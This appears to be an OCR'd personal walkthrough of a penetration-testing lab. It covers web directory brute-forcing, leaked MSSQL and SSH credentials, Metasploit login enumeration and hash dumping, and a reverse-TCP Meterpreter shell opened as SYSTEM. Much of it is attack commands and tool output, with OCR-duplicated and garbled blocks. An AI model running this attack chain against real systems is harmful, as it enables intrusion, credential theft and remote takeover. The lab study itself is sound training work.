


Now lets try to enum with **dirb -u**

```
└─(root💀kali㉿kali:[~])
# dirb http://172.16.64.140/project -u admin:admin
-----
DIRB v2.22
By The Dark Raver
-----
2:20 96
START_TIME: Fri Jun 11 19:36:51 2021
URL_BASE: http://172.16.64.140/project/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
AUTHORIZATION: admin:admin
-----
```

```
-----  
STARK INDUSTRIES  
-----  
20 96  
GENERATED WORDS: 4612  
  
---- Scanning URL: http://172.16.64.140/project/ ----  
==> DIRECTORY: http://172.16.64.140/project/backup/  
==> DIRECTORY: http://172.16.64.140/project/css/  
==> DIRECTORY: http://172.16.64.140/project/images/  
+ http://172.16.64.140/project/includes (CODE:403|SIZE:304)  
+ http://172.16.64.140/project/index.html (CODE:200|SIZE:6525)  
  
---- Entering directory: http://172.16.64.140/project/backup/ ----  
==> DIRECTORY: http://172.16.64.140/project/backup/backup/  
==> DIRECTORY: http://172.16.64.140/project/backup/css/  
==> DIRECTORY: http://172.16.64.140/project/backup/images/  
+ http://172.16.64.140/project/backup/index.html (CODE:200|SIZE:6525)  
==> DIRECTORY: http://172.16.64.140/project/backup/test/
```

Let's try with these path



The screenshot shows a web browser window with the following details:


- Address bar: 172.16.64.140/project/backup/test/
- Toolbar icons: Back, Forward, Stop, Home.
- Navigation links: Kali Linux, Kali Training, Kali Tools, Kali Forums, Kali Docs, NetHunter, Off.

Index of /project/backup/test

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
asdasd.txt	2019-03-06 12:17	5	
dsadasda.txt	2019-03-06 12:21	25	
sdadas.txt	2019-03-25 18:33	126	
test1.txt	2019-03-06 12:20	96	
todo.txt	2019-03-06 12:17	0	

Apache/2.4.18 (Ubuntu) Server at 172.16.64.140 Port 80


server




#MSSQL Connection string (**Suspicious** about the SQL machine) → Let's exploit SQL machine after this!

Driver={SQL Server};Server=foosql.foo.com;Database=;Uid=fooadmin;Pwd=fooadmin;

/var/www/html/project/354253425234234/flag.txt ⇒ FLAG on this MACHINE!



- Connect to this path /var/www/html/project/354253425234234/flag.txt



!!!!!!

172.16.64.199

Nmap scan report for **172.16.64.199**

Host is up (0.025s latency).

Not shown: 996 closed ports

PORT STATE SERVICE VERSION


135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
1433/tcp	open	ms-sql-s	Microsoft SQL Server 2014 12.00.2000
MAC Address: 00:50:56:A2:BE:5F (VMware)			
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows			

2. Enum


#MSSQL Connection string (**Suspicious** about the SQL machine) → Let's exploit SQL machine after this!

```
Driver={SQL Server};Server=foosql.foo.com;Database=;Uid=fooadmin;Pwd=fooadmin;
```

/var/www/html/project/354253425234234/flag.txt ⇒ FLAG on this MACHINE!



- Inspect **Server=foosql.foo.com**



3. Exploit

<https://book.hacktricks.xyz/pentesting/pentesting-mssql-microsoft-sql-server>

Description:

This module can be used to obtain a list of all logins from a SQL Server with any login. Selecting all of the logins from the master..syslogins table is restricted to sysadmins. However, logins with the PUBLIC role (everyone) can quickly enumerate all SQL Server logins using the SUSER_SNAME function by fuzzing the principal_id parameter. This is pretty simple, because the principal IDs assigned to logins are incremental. Once logins have been enumerated they can be verified via sp_defaultdb error analysis. This is important, because not all of the principal IDs resolve to SQL logins (some resolve to roles instead). Once logins have been enumerated, they can be used in dictionary attacks.

```

msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > show options

Module options (auxiliary/admin/mssql/mssql_enum_sql_logins):
Name          Current Setting  Required  Description
----          -----          -----      -----
FuzzNum        300            yes       Number of principal_ids to fuzz.
PASSWORD       <password>    no        The password for the specified username
RHOSTS         <rhosts>       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT          1433           yes       The target port (TCP)
TDSENCRYPTION  false          yes       Use TLS/SSL for TDS data "Force Encryption"
USERNAME        sa             no        The username to authenticate as
USE_WINDOWS_AUTHENT  false     yes       Use windows authentication (requires DOMAIN option set)

msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > set username fooadmin
username => fooadmin
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > set password fooadmin
password => fooadmin
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > set rhosts 172.16.64.199
rhosts => 172.16.64.199

```

```

msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > exploit
[*] Running module against 172.16.64.199

[*] 172.16.64.199:1433 - Attempting to connect to the database server at 172.16.64.199:1433 as fooadmin...
[+] 172.16.64.199:1433 - Connected.
[*] 172.16.64.199:1433 - Checking if fooadmin has the sysadmin role...
[+] 172.16.64.199:1433 - fooadmin is a sysadmin.
[*] 172.16.64.199:1433 - Setup to fuzz 300 SQL Server logins.
[*] 172.16.64.199:1433 - Enumerating logins...
[+] 172.16.64.199:1433 - 36 initial SQL Server logins were found.
[*] 172.16.64.199:1433 - Verifying the SQL Server logins...
[+] 172.16.64.199:1433 - 14 SQL Server logins were verified:
[*] 172.16.64.199:1433 - - ##MS_PolicyEventProcessingLogin##
[*] 172.16.64.199:1433 - - ##MS_PolicyTsqlExecutionLogin##
[*] 172.16.64.199:1433 - - ##MS_SQLAuthenticatorCertificate##
[*] 172.16.64.199:1433 - - ##MS_SQLReplicationSigningCertificate##
[*] 172.16.64.199:1433 - - ##MS_SQLResourceSigningCertificate##
[*] 172.16.64.199:1433 - - BUILTIN\Users
[*] 172.16.64.199:1433 - - NT AUTHORITY\SYSTEM
[*] 172.16.64.199:1433 - - NT SERVICE\MSSQL$FOOSQL
[*] 172.16.64.199:1433 - - NT SERVICE\SQLWriter
[*] 172.16.64.199:1433 - - NT SERVICE\Winmgmt
[*] 172.16.64.199:1433 - - WIN10\AdminELS
[*] 172.16.64.199:1433 - - fooadmin
[*] 172.16.64.199:1433 - - jerry
[*] 172.16.64.199:1433 - - sa
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mssql/mssql_enum_sql_logins) > |

```

```

Module options (auxiliary/scanner/mssql/mssql_hashdump):
Name          Current Setting  Required  Description
----          -----          -----      -----
PASSWORD       <password>    no        The password for the specified username
RHOSTS         <rhosts>       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT          1433           yes       The target port (TCP)
TDSENCRYPTION  false          yes       Use TLS/SSL for TDS data "Force Encryption"
THREADS        1              yes       The number of concurrent threads (max one per host)
USERNAME        sa             no        The username to authenticate as
USE_WINDOWS_AUTHENT  false     yes       Use windows authentication (requires DOMAIN option set)

msf6 auxiliary(scanner/mssql/mssql_hashdump) > set username fooadmin
username => fooadmin
msf6 auxiliary(scanner/mssql/mssql_hashdump) > set password fooadmin
password => fooadmin
msf6 auxiliary(scanner/mssql/mssql_hashdump) > set rhosts 172.16.64.199
rhosts => 172.16.64.199
msf6 auxiliary(scanner/mssql/mssql_hashdump) > run

[*] 172.16.64.199:1433 - Instance Name: "FOOSQL"
[*] 172.16.64.199:1433 - Saving mssql12 = sa:020091f2307357b1b2e86499d7c34c5af7bda5ff3ea1172133902d514b482ca9821331c56904c456475bf74684ebae7e656f0c0e1621d76324f12b662ced05bb613ef7819e46
[+] 172.16.64.199:1433 - Saving mssql12 = ##MS_PolicyEventProcessingLogin##:020087992e90a36288814c0afe83cf340a549bb20b5dbc8ad2892cd2404ec8bba29664360d2c51e8cfc9088febe23cf3837e81bb039436dee91542d51c2ea5278d10c658ec541
[+] 172.16.64.199:1433 - Saving mssql12 = ##MS_PolicyTsqlExecutionLogin##:0200be3999073e2223375500f35b692034f72fc89fd69acd6a080e5894335fc26d7edac0af7885aa8209ab64e3abc6a06000d7bc8b3914a8f143dd9fcfa1da9d34b0a378
[+] 172.16.64.199:1433 - Saving mssql12 = fooadmin:02007a3452af0a2beaa4f2c9deb12b4e59e9cc1f4dace265ea5adf687f442650fbdbd1a395ad01a9f26c9be147c0144607734af54deeed32e6598759d3161ad7f7f5ec9682bc80
[+] 172.16.64.199:1433 - Saving mssql12 = jerry:02009ea377fa3fb10d620b28af744d3b44e3312433da1521937bc21cde28bcc28ef1cb17e91e133bdbba57ba411351d31f0364947d6c6b7d498c383763296955fefaf3ae7b
[*] 172.16.64.199:1433 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

#Uploads and execute a payload

```
msf> use exploit/windows/mssql/mssql_payload
```

```
msf6 exploit(windows/mssql/mssql_payload) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/mssql/mssql_payload) > run
[*] Started reverse TCP handler on 172.16.64.10:4444
[*] 172.16.64.199:1433 - Command Stager progress - 12.47% done (1499/12022 bytes)
[*] 172.16.64.199:1433 - Command Stager progress - 24.94% done (2998/12022 bytes)
[*] 172.16.64.199:1433 - Command Stager progress - 37.41% done (4497/12022 bytes)
[*] 172.16.64.199:1433 - Command Stager progress - 49.88% done (5996/12022 bytes)
[*] 172.16.64.199:1433 - Command Stager progress - 62.34% done (7495/12022 bytes)
[*] 172.16.64.199:1433 - Command Stager progress - 74.81% done (8994/12022 bytes)
[*] 172.16.64.199:1433 - Command Stager progress - 86.86% done (10442/12022 bytes)
[*] 172.16.64.199:1433 - Command Stager progress - 99.13% done (11917/12022 bytes)
[*] Sending stage (200262 bytes) to 172.16.64.199
[*] 172.16.64.199:1433 - Command Stager progress - 100.00% done (12022/12022 bytes)
[*] Meterpreter session 1 opened (172.16.64.10:4444 -> 172.16.64.199:49672) at 2021-06-11 20:46:53 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer       : WIN10
OS             : Windows 10 (10.0 Build 10586).
Architecture   : x64
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
meterpreter > |
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : WIN10
OS : Windows 10 (10.0 Build 10586).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > pwd
C:\Windows\system32
meterpreter > search -f flags.txt
No files matching your search were found.
meterpreter > search -f flag.txt
Found 1 result...
    c:\Users\AdminELS\Desktop\flag.txt (47 bytes)
meterpreter > cat c:/Users/AdminELS/Desktop/flag.txt
Congratulations! You exploited this machine!
meterpreter > |
```

Countinue to enumerating to see if we could find anything interesting!

```
meterpreter > cat c:/Users/AdminELS/Desktop/flag.txt
Congratulations! You exploited this machine!
meterpreter > cd c:/Users/AdminELS/Desktop/
meterpreter > ls
listing: c:\Users\AdminELS\Desktop
=====
Node          Size  Type  Last modified
----          ----  ---   -----
100666/rw-rw-rw-  853  fil   2019-03-12 08:31:52 -0400
100666/rw-rw-rw-  282  fil   2017-12-15 17:42:58 -0500
100666/rw-rw-rw-   47  fil   2019-04-02 06:13:19 -0400
100666/rw-rw-rw-  632  fil   2019-03-13 02:58:33 -0400
=====
Name
-----
HeidiSQL.lnk
desktop.ini
flag.txt
id_rsa.pub
```

HeidiSQL.lnk

```
meterpreter > type id_rsa.pub
[-] Unknown command: type.
meterpreter > cat id_rsa.pub
-----BEGIN RSA PUBLIC KEY-----  
ssh-rsa AAAAB3NzaC1yc2EAAAQJQAAQEA1GwzjgKVHcpaDFvc6877t6ZT2ArQa+0iFteRLCc6TpXJ/lQFEDtmxjTcotlk7V3DcYrIv3UsmNLjxKpEJpwqELGBfArKAbzj  
5o+7Cpcl5R7UzwdIaHYt/ChDwOJc5VK7QU46G+T9W8aYZtvb0zl20zWj1U6NSXZ4Je/trAKoLHisVfq1hAnuLug0HM0rPCMdw5CmTzuEAwd8RqNRUiZqsgIcJwAyQ8uPZn5  
TB7kcyIQ/3BQfBya1ghjXeImpiNX1nnQ== rsa-key-20190313##ssh://developer:dF3334slKw@172.16.64.182:22#####
#####meterpreter > |
```

```
|j1U6NSXZ4Je/trAKoLHisVfq1hAnulUg@HMqrPCMddW5CmTzuEAwd8RqNRUiZqsgIcJwAyQ8uPZn  
#ssh://developer:dF3334slKw@172.16.64.182:22#####meterpreter > |
```

ssh://developer:dF3334slKw@172.16.64.182:22 this could be the target's ssh credentials!

172.16.64.182

Nmap scan report for **172.16.64.182**

Host is up (0.040s latency).

Not shown: 999 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

MAC Address: 00:50:56:A2:91:6A (VMware)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
meterpreter > cat c:/Users/AdminELS/Desktop/flag.txt  
Congratulations! You exploited this machine!  
meterpreter > cd c:/Users/AdminELS/Desktop/  
meterpreter > ls  
listing: c:\Users\AdminELS\Desktop  
=====  
Mode          Size  Type  Last modified      Name  
----          ----  ---   -----  
l00666/rw-rw-rw-  853   fil   2019-03-12 08:31:52 -0400 HeidiSQL.lnk  
l00666/rw-rw-rw-  282   fil   2017-12-15 17:42:58 -0500 desktop.ini  
l00666/rw-rw-rw-   47   fil   2019-04-02 06:13:19 -0400 flag.txt  
l00666/rw-rw-rw-  632   fil   2019-03-13 02:58:33 -0400 id_rsa.pub  
  
meterpreter > type id_rsa.pub  
[-] Unknown command: type.  
meterpreter > cat id_rsa.pub  
ssh-rsa AAAAB3NzaC1yc2EAAAQABQAAQEA1GwzjgKVHcpaDFvc6877t6ZT2ArQa+0iFteRLCc6TpxJ/lQFEDtmxjTcotik7V3DcYrIv3UsmNLjxKpEJpwqELGBfArKAbzj  
5o+7CpcL5R7UzwdIaHYt/ChDwOJc5VK7QU46G+T9W8aYZtvb0zl20zWj1U6NSXZ4Je/trAKoLHisVfq1hAnulUg@HMqrPCMddW5CmTzuEAwd8RqNRUiZqsgIcJwAyQ8uPZn5  
TB7KcyIQ/3BQfBya1qhjXeimpniNX1nnQ== rsa-key-20190313##ssh://developer:dF3334slKw@172.16.64.182:22#####meterpreter > |
```

```
|j1U6NSXZ4Je/trAKoLHisVfq1hAnulUg@HMqrPCMddW5CmTzuEAwd8RqNRUiZqsgIcJwAyQ8uPZn  
#ssh://developer:dF3334slKw@172.16.64.182:22#####meterpreter > |
```

ssh://developer:dF3334slKw@172.16.64.182:22 this could be the target's ssh credentials!

GOOD!!!!

```
[root💀kali]-[~]
# ssh developer@172.16.64.182
developer@172.16.64.182's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: 7 bytes https://ubuntu.com/advantage

195 packages can be updated.
10 updates are security updates.

Last login: Sun May 19 05:36:41 2019 from 172.16.64.13
developer@xubuntu:~$ ls
flag.txt
developer@xubuntu:~$ cat flags.txt
cat: flags.txt: No such file or directory
developer@xubuntu:~$ cat flag.txt
Congratulations, you got it!
developer@xubuntu:~$ |
```

Retry-bb1

nmap

```
#nmap -T4 -p- -A 172.16.64.0/24
```

Nmap scan report for **172.16.64.101**

Host is up (0.044s latency).

Not shown: 65531 closed ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
2048	7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67	(RSA)	

```
| 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_ 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
9080/tcp open http Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache2 Ubuntu Default Page: It works
59919/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:50:56:A2:AF:8F (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/ ).
```

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 44.27 ms 172.16.64.101

Nmap scan report for **172.16.64.140**
Host is up (0.032s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: 404 HTML Template by Colorlib
MAC Address: 00:50:56:A2:59:6D (VMware)
No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Nmap scan report for **172.16.64.182**
Host is up (0.033s latency).
Not shown: 65534 closed ports

PORt STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)
| 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)
|_ 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
MAC Address: 00:50:56:A2:91:6A (VMware)
No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 33.20 ms 172.16.64.182

Nmap scan report for 172.16.64.199
Host is up (0.031s latency).
Not shown: 65522 closed ports
PORT STATE SERVICE VERSION
